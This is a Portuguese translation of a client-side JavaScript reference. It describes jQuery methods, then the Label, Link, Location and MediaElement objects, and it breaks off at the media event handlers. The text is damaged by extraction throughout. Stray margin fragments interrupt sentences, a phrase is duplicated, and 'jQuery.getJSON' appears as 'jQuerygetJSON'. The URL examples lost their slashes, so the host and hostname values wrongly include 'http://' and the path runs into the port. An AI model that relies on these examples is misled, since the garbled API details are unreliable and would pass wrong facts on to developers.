Remove do documento todos os elementos selecionados ou todos os elementos selecionados que também correspondem a sel, removendo quaisquer dados (incluindo rotinas de tratamento de evento) associados a eles. Note que os elementos removidos não fazem mais parte do documento, mas ainda são membros do objeto jQuery retornado.

replaceAll(alvo)

Insere os elementos selecionados no documento de modo que substituam cada elemento alvo, clonando os elementos selecionados conforme for necessário, caso haja mais de um alvo.

replaceWith(conteúdo)

replaceWith(f(ind, html):content)

Substitui cada elemento selecionado por conteúdo ou chama f como método de cada elemento selecionado, passando o índice do elemento e o conteúdo HTML atual, substituindo então esse elemento pelo valor de retorno.

text():string

text(textoPuro)

text(f(ind, atual):plainText)

Sem argumentos, retorna o conteúdo do primeiro elemento selecionado como uma string de texto puro. Com um argumento, configura o conteúdo de todos os elementos selecionados com o textoPuro especificado ou com o valor retornado pela chamada de f como método desses elementos.

unwrap()

Remove o pai de cada elemento selecionado, substituindo-o pelo elemento

selecionado e seus irmãos.

`wrap( wrapper)`

`wrap( f( ind):wrapper)`

Empacota `wrapper` em torno de cada elemento selecionado, clonando conforme for necessário, caso haja mais de um elemento selecionado. Se for passada uma função, a chama como método de cada elemento selecionado para calcular o `wrapper`. O `wrapper` pode ser um elemento, um objeto jQuery, um seletor ou uma string de HTML, mas deve ter um único elemento mais interno.

`wrapAll( wrapper)`

Encerra `wrapper` em torno dos elementos selecionados como um grupo, inserindo `wrapper` no local do primeiro elemento selecionado e depois copiando todos os elementos selecionados no elemento mais interno de `wrapper`.

Referência de JavaScript do lado do cliente **939**

`wrapInner( wrapper)`

`wrapInner( f( ind):wrapper)`

É como `wrap()`, mas insere `wrapper` (ou o valor de retorno de `f`) em torno do conteúdo de cada elemento selecionado, em vez de em torno dos próprios elementos.

Métodos de evento da jQuery

Os métodos desta seção servem para registrar rotinas de tratamento de evento e disparar eventos.

Consulte a Seção 19.4.

`tipo-evento()`

`tipo-evento( f( evento))`

Registra `f` como rotina de tratamento para `tipo-evento` ou dispara um evento de `tipo-evento`. A jQuery define os seguintes métodos de conveniência que seguem esse padrão: `ajaxComplete()`

`blur() focusin()`

mousedown()

mouseup()

ajaxError()

change()

focusout()

mouseenter() *resize()*

Ja

ajaxSend()

click() *keydown()*

mouseleave() *scroll()*

v

Ref

aS

do client

ajaxStart()

dblclick()

keypress()

mousemove()

select()

cript do lado

erência de

ajaxStop()

error() *keyup()* *mouseout()*

submit()

`ajaxSuccess()` `focus()` `load()` `mouseover()`

`unload()`

e

`bind( tipo, [ dados], f( evento))`

`bind( eventos)`

Registra f como rotina de tratamento de eventos do tipo especificado em cada um dos elementos selecionados. Se dados forem especificados, adiciona-os no objeto evento antes de chamar f. tipo pode especificar vários tipos de evento e pode incluir namespaces.

Se um único objeto é passado, trata dele como um mapeamento de tipos de evento em funções de tratamento e registra rotinas de tratamento para todos os eventos especificados em cada elemento selecionado.

`delegate( sel, tipo, [ dados], f( evento))` Registra f como uma rotina dinâmica de tratamento de eventos. f será disparada quando eventos de tipo tipo ocorrerem em um elemento correspondente a sel e borbulharem para qualquer um dos elementos selecionados. Se dados forem especificados, serão adicionados no objeto evento antes que f seja chamada.

`die( tipo, [ f( evento)])`

Anula o registro de rotinas dinâmicas de tratamento de eventos registradas com `live()` para eventos de tipo tipo em elementos que correspondem à string seletora da seleção atual. Se for especificada uma função de tratamento de evento f em especial, anula apenas o registro dela.

`hover( f( evento))`

`hover( entra( evento), sai( evento))` Registra rotinas de tratamento para eventos “mouseenter” e “mouseleave” em todos os elementos selecionados. Se for especificada apenas uma função, ela será usada como rotina de tratamento para os dois eventos.

`live( tipo, [ dados], f( evento))`

Registra f como rotina dinâmica de tratamento de eventos do tipo tipo. Se dados forem especificados, adiciona-os no objeto evento antes de chamar f. Esse método não usa o conjunto de elementos selecionados, mas sim a string seletora e o objeto contexto do objeto jQuery. f será

940 Parte IV Referência de JavaScript do lado do cliente disparada quando eventos tipo borbulharem para o objeto contexto (normalmente o documento) e o elemento alvo do evento corresponder ao seletor. Consulte `delegate()`.

`one( tipo, [ dados], f( evento))`

`one( eventos)`

É como `bind()`, exceto que as rotinas de tratamento de evento registradas perdem seu registro automaticamente após serem chamadas uma vez.

`ready( f())`

Registra `f` para ser chamada quando o documento estiver pronto ou a chama imediatamente, caso o documento já esteja pronto. Esse método não usa os elementos selecionados e é sinônimo de `$( f)`.

`nimo de $( f)`.

`toggle( f1( evento), f2( evento),...)` Registra uma rotina de tratamento de evento “click” em todos os elementos selecionados que alternam entre as funções de tratamento de evento especificadas.

`trigger( tipo, [ params])`

`trigger( evento)`

Dispara um evento tipo em todos os elementos selecionados, passando `params` como parâ-

metros extras para as rotinas de tratamento de evento. `params` pode ser omitido, pode ser um único valor ou um array de valores. Se você passa um objeto evento, sua propriedade `type` especifica o tipo de evento e quaisquer outras propriedades são copiadas no objeto evento passado para as rotinas de tratamento.

`triggerHandler( tipo, [ params])`

É como `trigger()`, mas não permite que o evento disparado borbulhe ou dispare a ação padrão do navegador.

`unbind([ tipo],[ f( evento)])`

Sem argumentos, anula o registro de todas as rotinas de tratamento de evento da jQuery em todos os elementos selecionados. Com um argumento, anula o registro de todas as rotinas de tratamento para os eventos tipo em

todos os elementos selecionados. Com dois argumentos, anula o registro de f como rotina de tratamento para eventos tipo em todos os elementos selecionados. tipo pode nomear vários tipos de evento e incluir namespaces.

undelegate()

undelegate(sel, tipo, [f(evento)]) Sem argumentos, anula o registro de todas as rotinas dinâmicas de tratamento de eventos delegadas dos elementos selecionados. Com dois argumentos, anula o registro de rotinas de tratamento de evento dinâmicas para eventos tipo nos elementos correspondentes a sel que são delegados dos elementos selecionados. Com três argumentos, anula o registro apenas da rotina de tratamento f.

Métodos de efeitos e animação da jQuery

Os métodos descritos aqui produzem efeitos visuais e animações personalizadas. A maioria retorna o objeto jQuery no qual são chamados. Consulte a Seção 19.5.

Opções de animação

complete duration

easing

queue

specialEasing step

Referência de JavaScript do lado do cliente 941

jQuery.fx.off

Configura essa propriedade como true para desabilitar todos os efeitos e animações.

animate(props, opções)

Anima as propriedades CSS especificadas pelo objeto props em cada elemento selecionado, usando as opções especificadas por opções. Consulte a Seção 19.5.2 para ver os detalhes sobre os dois objetos.

animate(props, [duração], [abrandamento], [f()]) Anima as propriedades CSS especificadas por props em cada elemento selecionado, usando a função duração e abrandamento (fade) especificada. Ao terminar, chama f como método de cada elemento selecionado.

clearQueue([nomef = "fx"])

Limpa a fila de efeitos ou a fila nomeada para cada elemento selecionado.

delay(duração, [nomef = "fx"])

Ja

Adiciona um atraso de duração especificada na fila de efeitos ou na fila nomeada.

v

Ref

aS

do client

cript do lado

erência de

dequeue([nomef = "fx"])

Remove e chama a próxima função da fila de efeitos ou da fila nomeada. Normalmente não é e

necessário desmontar a fila de efeitos.

fadeIn([duração = 400],[f()])

fadeOut([duração = 400],[f()])

Faz os elementos selecionados aparecerem ou desaparecerem gradualmente, animando sua opacidade por duração ms. Ao terminar, chama f, se especificada, como um método de cada elemento selecionado.

fadeTo(duração, opacidade, [f()])

Anima a opacidade CSS dos elementos selecionados com opacidade no decorrer da duração especificada. Ao terminar, chama f, se especificada, como um método de cada elemento selecionado.

hide()

hide(duração, [f()])

Sem argumentos, oculta imediatamente cada elemento selecionado. Caso contrário, anima o tamanho e a opacidade de cada elemento selecionado de modo que fique oculto após duração ms. Ao terminar, chama f, se especificada, como um método de cada elemento selecionado.

slideDown([duração = 400],[f()])

slideUp([duração = 400],[f()])

slideToggle([duração = 400],[f()])

Exibe, oculta ou alterna a visibilidade de cada elemento selecionado, animando sua altura pela duração especificada. Ao terminar, chama f, se especificada, como um método de cada elemento selecionado.

show()

show(duração, [f()])

Sem argumentos, mostra imediatamente cada elemento selecionado. Caso contrário, anima o tamanho e a opacidade de cada elemento selecionado de modo que fiquem totalmente visíveis após duração ms. Ao terminar, chama f, se especificada, como um método de cada elemento selecionado.

942 *Parte IV Referência de JavaScript do lado do cliente stop([limpar = false], [pular = false])*

Interrompe a animação atual (se houver uma em execução) em todos os elementos selecionados. Se `limpar` for `true`, limpa também a fila de efeitos de cada elemento. Se `pular` for `true`, pula a animação para seu valor final antes de interrompê-la.

`toggle([exibir])`

`toggle(duração, [f()])`

Se `exibir` for `true`, exibe (com `show()`) os elementos selecionados imediatamente. Se `exibir` for `false`, oculta (com `hide()`) os elementos selecionados imediatamente. Se `exibir` for omitido, alterna a visibilidade dos elementos.

Se `duração` for especificada, alterna a visibilidade dos elementos selecionados com uma anima-

ção de tamanho e opacidade do comprimento especificado. Ao terminar, chama `f`, se especificada, como um método de cada elemento selecionado.

`queue([nomef="fx"]):array`

`queue([nomef="fx"], f(next))`

`queue([nomef="fx"], novaf)`

Sem argumentos ou apenas com um nome de fila, retorna a fila nomeada do primeiro elemento selecionado. Com um argumento de função, adiciona `f` na fila nomeada de todos os elementos selecionados. Com um argumento de array, substitui a fila nomeada de todos os elementos selecionados pelo array de funções `novaf`.

Funções Ajax da jQuery

A maior parte da funcionalidade da jQuery relacionada a Ajax assume a forma de funções utilitárias, em vez de métodos. Essas são algumas das funções mais complicadas da biblioteca jQuery. Consulte a Seção 19.6 para ver detalhes completos.

Códigos de status Ajax

success

error

notmodified

timeout

parsererror

Tipos de dados Ajax

text html xml

script json

jsonp

Eventos Ajax

ajaxStart ajaxSend

ajaxSuccess

ajaxError

ajaxStop

Opções Ajax

async

context

global

processData

type

beforeSend data ifModified

scriptCharset url

cache

dataFilter

success

username

complete dataType

jsonpCallback

timeout

contentType

error password traditional

jQuery.ajax(opções):XMLHttpRequest

Essa é a função Ajax complicada, mas totalmente geral, na qual todos os utilitários Ajax da jQuery são baseados. Ela espera um único argumento objeto, cujas propriedades especificam todos os detalhes do pedido Ajax e do tratamento da resposta do servidor. As opções mais comuns estão descritas na Seção 19.6.3.1 e as opções de retorno de chamada estão abordadas na Seção 19.6.3.2.

Referência de JavaScript do lado do cliente **943**

jQuery.ajaxSetup(opções)

Essa função configura valores padrão para opções Ajax da jQuery. Passe o mesmo tipo de objeto opções que você passaria para jQuery.ajax(). Os valores especificados serão usados por qualquer pedido Ajax subsequente que não especifique o valor. Essa função não tem valor de retorno.

jQuerygetJSON(url, [dados], [f(objeto, status)]):XMLHttpRequest
Solicita o url especificado de forma assíncrona, adicionando quaisquer dados estipulados.

Quando a resposta é recebida, a analisa como JSON e passa o objeto resultante para a função callback f. Retorna o objeto XMLHttpRequest, se houver, usado para o pedido.

jQuery.getScript(url, [f(texto, status)]):XMLHttpRequest
Solicita o url especificado de forma assíncrona. Quando a resposta chega, a executa como um script e então passa o texto da resposta para f. Retorna o objeto XMLHttpRequest, se houver, usado para o pedido. São permitidos vários domínios, mas não passa o texto do script para f e não retorna um objeto XMLHttpRequest.

jQuery.get(url, [dados], [f(dados, status, xhr)], [tipo]):XMLHttpRequest **Jav Ref**

aS

Faz um pedido HTTP GET assíncrono por url, adicionando dados, se houver, na parte do **do client**

cript do lado

erência de

parâmetro de consulta desse URL. Quando a resposta chega, a interpreta como dados do tipo especificado ou de acordo com o cabeçalho Content-Type da resposta e a executa ou analisa, se e

necessário. Por fim, passa os dados da resposta (possivelmente analisados) para a função callback *f*, junto com o código de status jQuery e o objeto XMLHttpRequest usado no pedido. Esse objeto XMLHttpRequest, se houver, também é o valor de retorno de jQuery.get().

jQuery.post(url, [dados], [f(dados, status, xhr)], [tipo]):XMLHttpRequest É como jQuery.get(), mas faz uma requisição HTTP POST, em vez de um pedido GET.

jQuery.param(o, [antigo = false]):string

Serializa os nomes e valores das propriedades de *o* na forma *www-form-urlencoded*, conveniente para adição em um URL ou para passar como corpo de uma requisição HTTP POST. A maioria das funções Ajax da jQuery vai fazer isso automaticamente, se você passar um objeto como o parâmetro *dados*. Passe *true* como segundo argumento se quiser serialização rasa no estilo da jQuery 1.3.

jQuery.parseJSON(texto):object

Analisa texto formatado em JSON e retorna o objeto resultante. As funções Ajax da jQuery utilizam essa função internamente quando você solicita dados codificados em JSON.

load(url, [dados], [f(texto, status, xhr)]) Solicita o url de forma assíncrona, adicionando os dados especificados. Quando a resposta chega, a interpreta como uma string de HTML e a insere em cada elemento selecionado, substituindo qualquer conteúdo já existente. Por fim, chama *f* como método de cada elemento selecionado, passando o texto da resposta, o código de status jQuery e o objeto XMLHttpRequest usado para o pedido.

Se url inclui um espaço, qualquer texto após o espaço é usado como seletor e somente as partes do documento de resposta que correspondem a esse seletor são inseridas nos elementos selecionados.

Ao contrário da maioria dos utilitários Ajax da jQuery, load() é um método e não uma fun-

ção. Assim como a maioria dos métodos da jQuery, ele retorna o objeto jQuery no qual foi chamado.

Serializa os nomes e valores dos formulários e elementos de formulário selecionados, retornando uma string no formato `www-form-urlencoded`.

Funções utilitárias da jQuery

Estas são funções e propriedades (não métodos) diversas da jQuery. Consulte a Seção 19.7 para obter mais detalhes.

`jQuery.boxModel`

Um sinônimo desaprovado para `jQuery.support.boxModel`.

`jQuery.browser`

Essa propriedade se refere a um objeto que identifica o fornecedor e a versão do navegador. O

objeto tem a propriedade `msie` para Internet Explorer, `mozilla` para Firefox, `webkit` para Safari e Chrome e `opera` para Opera. A propriedade `version` é o número de versão do navegador.

`jQuery.contains( a, b):boolean`

Retorna `true` se o elemento do documento `a` contém o elemento `b`.

`jQuery.data( elt):data`

`jQuery.data( elt, chave):value`

`jQuery.data( elt, dados)`

`jQuery.data( elt, chave, valor)`

Uma versão de baixo nível do método `data()`. Com um argumento de elemento, retorna o objeto `data` desse elemento. Com um elemento e uma string, retorna o valor nomeado do objeto `data` desse elemento. Com um elemento e um objeto, configura o objeto `data` do elemento. Com um elemento, uma string e um valor, configura o valor nomeado no objeto `data` do elemento.

`jQuery.dequeue( elt, [ nomef="fx"])`

Remove e chama a primeira função na fila nomeada do elemento especificado. O mesmo que `$(elt).dequeue(qname)`.

`jQuery.each( o, f( nome, valor)):o` `jQuery.each( a, f( índice, valor)):a`

Chama `f` uma vez para cada propriedade de `o`, passando o nome e o valor

da propriedade e chamando *f* como método do valor. Se o primeiro argumento é um array ou um objeto semelhante a um array, chama *f* como um método de cada elemento do array, passando o índice do array e o valor do elemento como argumentos. A iteração para se *f* retorna false. Essa função retorna seu primeiro argumento.

`jQuery.error( msg)`

Lança uma exceção contendo *msg*. Você pode chamar essa função a partir de plugins ou anulá-

-la (por exemplo, `jQuery.error = alert`) ao depurar.

`jQuery.extend( obj):object`

`jQuery.extend([ profundidade=false], alvo, obj...):object` Com um argumento, copia as propriedades de *obj* no namespace global *jQuery*. Com dois ou mais argumentos, copia as propriedades do segundo e dos objetos subsequentes, em ordem, no objeto *alvo*. Se o argumento opcional *profundidade* for true, é feita uma cópia Referência de JavaScript do lado do cliente **945**

profunda e as propriedades são copiadas recursivamente. O valor de retorno é o objeto que foi estendido.

`jQuery.globalEval( código):void`

Executa o código JavaScript especificado como se fosse um `<script>` de nível superior. Não tem valor de retorno.

`jQuery.grep( a, f( elt, ind):boolean, [ invert=false]):array` Retorna um novo array contendo apenas os elementos de *a* para os quais *f* retorna true. Ou então, se *invert* for true, retorna somente os elementos para os quais *f* retorna false.

`jQuery.inArray( v, a):integer`

Pesquisa o array ou objeto semelhante a um array *a* em busca de um elemento *v* e retorna o índice no qual ele foi encontrado ou -1.

`jQuery.isArray( x):boolean`

Retorna true somente se *x* é um array verdadeiro de JavaScript.

Jav Ref

`jQuery.isEmptyObject( x):boolean`

aS

do client

cript do lado

erência de

Retorna true somente se x não tem propriedades enumeráveis.

`jQuery.isFunction( x):boolean`

e

Retorna true somente se x é uma função de JavaScript.

`jQuery.isPlainObject( x):boolean`

Retorna true somente se x é um objeto JavaScript puro, como um criado por um objeto literal.

`jQuery.isXMLDoc( x):true`

Retorna true somente se x é um documento XML ou um elemento de um documento XML.

`jQuery.makeArray( a):array`

Retorna um novo array de JavaScript contendo os mesmos elementos do objeto semelhante a um array a.

`jQuery.map( a, f( elt, ind)):array` Retorna um novo array contendo os valores retornados por f quando chamada para cada elemento do array (ou objeto semelhante a um array) a. Valores de retorno null são ignorados e os arrays retornados são achatados.

`jQuery.merge( a, b):array`

Anexa os elementos do array b em a e retorna a. Os argumentos podem ser objetos semelhantes a um array ou arrays verdadeiros.

`jQuery.noConflict([ radical=false])`

Restaura o símbolo \$ ao seu valor antes que a biblioteca jQuery fosse carregada e retorna jQuery. Se radical for true, restaura também o valor do símbolo jQuery.

jQuery.proxy(f, o):function

jQuery.proxy(o, nome):function

Retorna uma função que chama f como método de o ou uma função que chama o[nome] como método de o.

jQuery.queue(elt, [nomef="fx"], [f]) Consulta ou configura a fila nomeada de elt ou adiciona uma nova função f nessa fila. O

mesmo que \$(elt).queue(qname, f).

946 *Parte IV Referência de JavaScript do lado do cliente*

jQuery.removeData(elt, [nome]):void

Remove a propriedade nomeada do objeto dados de elt ou remove o próprio objeto dados.

jQuery.support

Um objeto contendo várias propriedades descrevendo os recursos e erros do navegador atual.

A maior parte só interessa aos escritores de plugins.

jQuery.support.boxModel é false nos navegadores IE executando no modo Quirks.

jQuery.trim(s):string

Retorna uma cópia da string s, com espaço em branco à esquerda e à direita eliminados.

KeyEvent

consulte *Event*

Label

um `<label>` para um controle de formulário

Node, Element

Um objeto *Label* representa um elemento `<label>` em um formulário HTML.

Propriedades

readonly Element **control**

O *FormControl* a que esse *Label* está associado. Se *htmlFor* for especificado, essa propriedade é o controle especificado por essa propriedade. Caso contrário, essa propriedade é o primeiro filho *FormControl* do `<label>`.

readonly Form **form**

Essa propriedade é uma referência ao elemento *Form* que contém esse rótulo. Ou então, se o atributo HTML *form* estiver configurado, o elemento *Form* identificado por essa identificação.

string **htmlFor**

Essa propriedade espelha o atributo HTML *for*. Como *for* é uma palavra reservada em JavaScript, o nome dessa propriedade é prefixado com “*html*” para criar um identificador válido.

Se *for* for configurada, essa propriedade deve especificar a identificação do *FormControl* a que esse rótulo está associado. (Contudo, normalmente é mais simples apenas fazer esse *FormControl* ser descendente desse *Label*.)

Link

um hiperlink HTML

Node, Element

Os links HTML são criados com elementos `<a>`, `<area>` e `<link>`. Tags `<a>` são usadas no corpo de um documento para criar hiperlinks. Tags `<area>` raramente são usadas para criar “mapas de imagem”. Tags `<link>` são usadas no elemento `<head>` de um documento para fazer referência a recursos externos, como folhas de estilo e ícones. Os elementos `<a>` e `<area>` têm a mesma representação em JavaScript. Os elementos `<link>` têm uma representação JavaScript um tanto diferente, mas por conveniência esses dois tipos de links são documentados juntos nesta página.

Referência de JavaScript do lado do cliente **947**

Quando um objeto `Link` que representa um elemento `<a>` é usado como string, ele retorna o valor de sua propriedade `href`.

Propriedades

Além das propriedades listadas aqui, um objeto `Link` também tem propriedades que refletem os atributos HTML subjacentes: `hreflang`, `media`, `ping`, `rel`, `sizes`, `target` e `type`. Note que as propriedades de decomposição de URL (como `host` e `pathname`) que retornam partes do `href` do link são definidas apenas para elementos `<a>` e `<area>` e não para elementos `<link>`, e que as propriedades `sheet`, `disabled` e `relList` são definidas apenas para elementos `<link>` que se referem a folhas de estilo.

boolean **disabled**

Para elementos `<link>` que se referem a folhas de estilo, essa propriedade controla se a folha de estilo é aplicada no documento ou não.

string **hash**

Especifica o identificador de fragmento de `href`, incluindo o sinal numérico (`#`) à esquerda –

Jav Ref

aS

por exemplo, “`#results`”.

do client

cript do lado

erência de

string host

e

Especifica as partes do nome de host e porta de href – por exemplo, “http://www.oreilly.

com:1234”.

string hostname

Especifica a parte do nome de host de href – por exemplo, “http://www.oreilly.com”.

string href

Especifica o atributo href do link. Quando um elemento <a> ou <area> é usado como string, é o valor dessa propriedade que é retornado.

string pathname

Especifica a parte do caminho de href – por exemplo, “catalogsearch.html”.

string port

Especifica a parte da porta de href – por exemplo, “1234”.

string protocol

Especifica a parte do protocolo de href, incluindo os dois-pontos à direita – por exemplo,

“http:”.

readonly DOMTokenList relList

Assim como a propriedade classList de Element, essa propriedade torna fácil consultar, configurar e excluir símbolos do atributo HTML rel de elementos <link>.

string search

Especifica a parte da consulta de href, incluindo o ponto de interrogação à esquerda – por exemplo, “?q=JavaScript&m=10”.

Para elementos `<link>` que referenciam folhas de estilo, essa propriedade representa a folha de estilo vinculada.

string text

O conteúdo de texto puro de um elemento `<a>` ou `<area>`. Sinônimo de `Node.textContent`.

948 Parte IV Referência de JavaScript do lado do cliente *string title*

Todos os elementos HTML permitem um atributo `title` e ele normalmente especifica texto de dica de ferramenta para esse elemento. Configurar esse atributo ou propriedade em um elemento `<link>` que tem `rel` configurado como “`alternate stylesheet`” fornece um nome por meio do qual o usuário pode habilitar ou desabilitar a folha de estilo e, se o navegador suportar folhas de estilo alternativas, o título especificado pode aparecer dentro da interface do usuário do navegador de algum modo.

Location

representa e controla o local do navegador

A propriedade `location` dos objetos `Window` e `Document` se refere a um objeto `Location` que representa os endereços Web (o “local”) do documento atual. A propriedade `href` contém o URL

completo desse documento e cada uma das outras propriedades do objeto `Location` descreve uma parte desse URL. Essas propriedades são muito parecidas com as propriedades URL do objeto `Link`.

Quando um objeto `Location` é usado como string, é retornado o valor da propriedade `href`. Isso significa que você pode usar a expressão `location` no lugar de `location.href`.

Além de representar o local do navegador atual, o objeto `Location` também controla esse local. Se você atribui uma string contendo um URL ao objeto `Location` ou à sua propriedade `href`, o navegador Web carrega e exibe esse URL. Também é possível fazer o navegador carregar um novo documento, configurando outras propriedades de `Location` para alterar partes do URL atual. Por exemplo, se você configura a propriedade `search`, o navegador recarrega o URL atual com uma nova string de consulta anexada. Se você configura a propriedade `hash`, o navegador não carrega um novo documento, mas cria uma nova entrada no histórico. E se a propriedade `hash` identifica um elemento do documento, o navegador rola o documento

para tornar esse elemento visível.

Propriedades

As propriedades de um objeto *Location* se referam a várias partes do URL do documento atual. Em cada uma das descrições de propriedade a seguir, o exemplo dado é uma parte deste URL (fictício): `http://www.oreilly.com:1234catalogsearch.html?q=JavaScript&m=10#results`
string hash

A parte da âncora do URL, incluindo o sinal numérico (#) à esquerda – por exemplo, “#results”. Essa parte do documento URL especifica o nome de uma âncora dentro do documento.

string host

As partes do nome de host e porta do URL – por exemplo, “http://www.oreilly.com:1234”.

string hostname

A parte do nome de host de um URL – por exemplo, “http://www.oreilly.com”.

string href

O texto completo do URL do documento, ao contrário de outras propriedades de *Location* que especificam apenas partes do URL. Configurar essa propriedade com um novo URL faz o navegador ler e exibir o conteúdo do novo URL. Atribui um valor diretamente a um objeto

Referência de JavaScript do lado do cliente 949

Location configura essa propriedade e usar um objeto *Location* como string usa o valor dessa propriedade.

string pathname

A parte do nome de caminho de um URL – por exemplo, “catalogsearch.html”.

string port

A parte da porta de um URL – por exemplo, “1234”. Note que essa propriedade é uma string e não um número.

string protocol

A parte do protocolo de um URL, incluindo os dois-pontos à direita – por exemplo, “http:”.

string **search**

A parte da consulta de um URL, incluindo o ponto de interrogação à esquerda – por exemplo,

“?q=JavaScript&m=10”.

Ja

Métodos

v

Ref

aS

do client

cript do lado

erência de

void assign(string url)

Carrega e exibe o conteúdo do url especificado, como se a propriedade href fosse configurada com e

url.

void reload()

Recarrega o documento atualmente exibido.

void replace(string url)

Carrega e exibe o conteúdo do url especificado, substituindo o documento atual no histórico de navegação para que o botão Back do navegador não o leve de volta ao documento exibido anteriormente.

MediaElement

um elemento reprodutor de mídia

Node, Element

MediaElement é a superclasse comum dos elementos `<audio>` e `<video>`. Esses dois elementos definem quase exatamente a mesma API que está descrita aqui, mas consulte *Audio* e *Video* para ver detalhes específicos para áudio e vídeo. E consulte a Seção 21.2 para ver uma introdução a esses elementos de mídia.

Constantes

As constantes *NETWORK* são os valores possíveis de *networkState* e as constantes *HAVE* são os valores possíveis da propriedade *readyState*.

unsigned short **NETWORK_EMPTY** = 0

O elemento não começou a usar a rede. Esse seria o estado antes de o atributo *src* ser configurado.

unsigned short **NETWORK_IDLE** = 1

O elemento não está carregando dados da rede no momento. Ele pode ter carregado o recurso completo ou ter colocado no buffer todos os dados de que precisa no momento. Ou então,

950 Parte IV Referência de JavaScript do lado do cliente pode ter *preload* configurado como “none” e ainda não foi solicitado a carregar ou reproduzir a mídia.

unsigned short **NETWORK_LOADING** = 2

O elemento está usando a rede para carregar dados de mídia.

unsigned short **NETWORK_NO_SOURCE** = 3

O elemento não está usando a rede porque não conseguiu encontrar uma fonte de mídia que pudesse reproduzir.

unsigned short **HAVE_NOTHING** = 0

Não foram carregados dados ou metadados de mídia.

unsigned short **HAVE_METADATA** = 1

Os metadados da mídia foram carregados, mas não foram carregados dados para a posição de reprodução atual. Isso significa que você pode consultar o elemento *duration* da mídia ou as dimensões de um vídeo e pode fazer uma busca configurando *currentTime*, mas no momento o navegador não pode reproduzir a mídia que está em *currentTime*.

unsigned short **HAVE_CURRENT_DATA** = 2

Os dados da mídia para `currentTime` foram carregados, mas não o suficiente para permitir a reprodução da mídia. Para vídeo, isso normalmente significa que o quadro atual foi carregado, mas o seguinte, não. Esse estado ocorre no fim de uma música ou filme.

unsigned short **HAVE_FUTURE_DATA** = 3

Foram carregados dados de mídia suficientes para começar a reproduzir, mas provavelmente não o suficiente para reproduzir até o fim sem pausa para baixar mais dados.

unsigned short **HAVE_ENOUGH_DATA** = 4

Foram carregados dados de mídia suficientes para que o navegador provavelmente possa reproduzir até o fim, sem pausa.

Propriedades

boolean **autoplay**

Se for true, o elemento de mídia vai começar a reprodução automaticamente quando tiver carregado dados suficientes. Espelha o atributo HTML `autoplay`.

readonly TimeRanges **buffered**

Os intervalos de tempo dos dados da mídia que estão no buffer.

boolean **controls**

Se for true, o elemento de mídia deve exibir um conjunto de controles de reprodução. Espelha o atributo HTML `controls`.

readonly string **currentSrc**

O URL dos dados da mídia, do atributo `src` ou de um dos filhos `<source>` desse elemento, ou a string vazia, caso não sejam especificados dados de mídia.

double **currentTime**

O tempo de reprodução atual, em segundos. Configure essa propriedade para fazer o elemento de mídia pular para uma nova posição de reprodução.

double **defaultPlaybackRate**

A velocidade usada para reprodução normal. O padrão é 1.0.

readonly double **duration**

O comprimento, em segundos, da mídia. Se a duração for desconhecida (os metadados não foram carregados, por exemplo), essa propriedade será NaN. Se a mídia for um fluxo de duração indefinida, essa propriedade será Infinity.

readonly boolean **ended**

Será true se o fim da mídia foi atingido.

readonly MediaError **error**

Essa propriedade é configurada quando ocorre um erro; caso contrário, é null. Ela se refere a um objeto cuja propriedade code descreve o tipo de erro.

readonly double **initialTime**

A posição de reprodução inicial, em segundos. Normalmente é 0, mas alguns tipos de mídia **Ja**

(como streaming de mídia) podem ter um ponto de partida diferente.

v

Ref

aS

do client

cript do lado

erência de

boolean loop

Se for true, o elemento de mídia deve reiniciar a mídia automaticamente, sempre que chegar e

ao fim. Essa propriedade espelha o atributo HTML loop.

boolean muted

Especifica se o áudio está mudo ou não. Você pode configurar essa propriedade para ligar e desligar o áudio. Para elementos <video>, você pode usar um atributo `audio="muted"` para emu-decer a mídia por padrão.

readonly unsigned short networkState

Se os dados de mídia estão sendo carregados ou não. Os valores válidos estão listados na seção Constantes anterior.

readonly boolean paused

true se a reprodução está em pausa no momento.

double playbackRate

A velocidade de reprodução atual. 1,0 é a reprodução normal. Valores maiores do que 1.0 são avanço rápido. Valores entre 0 e 1,0 são movimento lento. Valores menores do que 0 reproduzem a mídia para trás. (A mídia fica sempre muda quando reproduzida para trás e também vai ficar quando reproduzida de forma especialmente rápida ou lenta.)
readonly TimeRanges played Os intervalos de tempo que foram reproduzidos.

string preload

Essa propriedade espelha o atributo HTML de mesmo nome e você pode usá-la para especificar o volume de dados de mídia que o navegador deve buscar antes que o usuário solicite a reprodução dessa mídia. O valor “none” significa que nenhum dado deve ser carregado previamente. O valor “metadados” significa que o navegador deve buscar os metadados da mídia (como a duração), mas não os dados reais em si. O valor “auto” (ou apenas a string vazia, caso o atributo preload seja especificado sem nenhum valor) significa que o navegador pode baixar o recurso de mídia inteiro, na hipótese de o usuário decidir reproduzi-la.

952 Parte IV Referência de JavaScript do lado do cliente **readonly short readyState**

A disponibilidade para reproduzir a mídia, com base no volume de dados que estão no buffer.

Os valores válidos são as constantes HAVE_ definidas anteriormente.

readonly TimeRanges **seekable**

O intervalo (ou intervalos) de tempos com que `currentTime` pode ser configurado. Ao se reproduzir arquivos de mídia simples, normalmente esse é qualquer tempo entre 0 e `duration`. Mas para streaming de mídia, os tempos no passado não podem mais ser colocados no buffer e os tempos no futuro podem ainda não estar disponíveis.

readonly boolean **seeking**

Essa propriedade é `true` enquanto o elemento de mídia está trocando para uma nova posição de reprodução `currentTime`. Se uma nova posição de reprodução já estiver no buffer, essa propriedade só vai ser `true` por um tempo breve. Mas se o elemento de mídia precisar baixar novos dados de mídia, `seeking` vai permanecer `true` por um tempo mais longo.

string **src**

Essa propriedade espelha o atributo HTML `src` do elemento de mídia. Você pode configurar essa propriedade para fazer o elemento de mídia carregar novos dados de mídia. Note que essa propriedade não é o mesmo que `currentSrc`.

readonly Date **startOffsetTime**

A data e hora do mundo real da posição de reprodução 0, caso os metadados da mídia incluam essa informação. (Um arquivo de vídeo poderia incluir a hora em que foi gravado, por exemplo.)

double **volume**

Essa propriedade consulta e configura o volume da reprodução de áudio. Deve ser um valor entre 0 e 1. Consulte também a propriedade `muted`.

Rotinas de tratamento de evento

As tags `<audio>` e `<video>` definem as seguintes rotinas de tratamento de evento, as quais podem ser configuradas como atributos HTML ou como propriedades de JavaScript. Quando este livro estava sendo escrito, alguns navegadores não suportavam essas propriedades e exigiam que você registrasse suas rotinas de tratamento de evento usando `addEventListener()` (consulte `EventTarget`). Os eventos de mídia não borbulham e não têm qualquer ação padrão para cancelar. O objeto evento associado é um `Event` normal.

Rotina de tratamento de evento

Chamada quando...

onabort

*O elemento parou de carregar dados, normalmente a pedido do usuário.
error.code é error.MEDIA_ERR_ABORTED.*

oncanplay

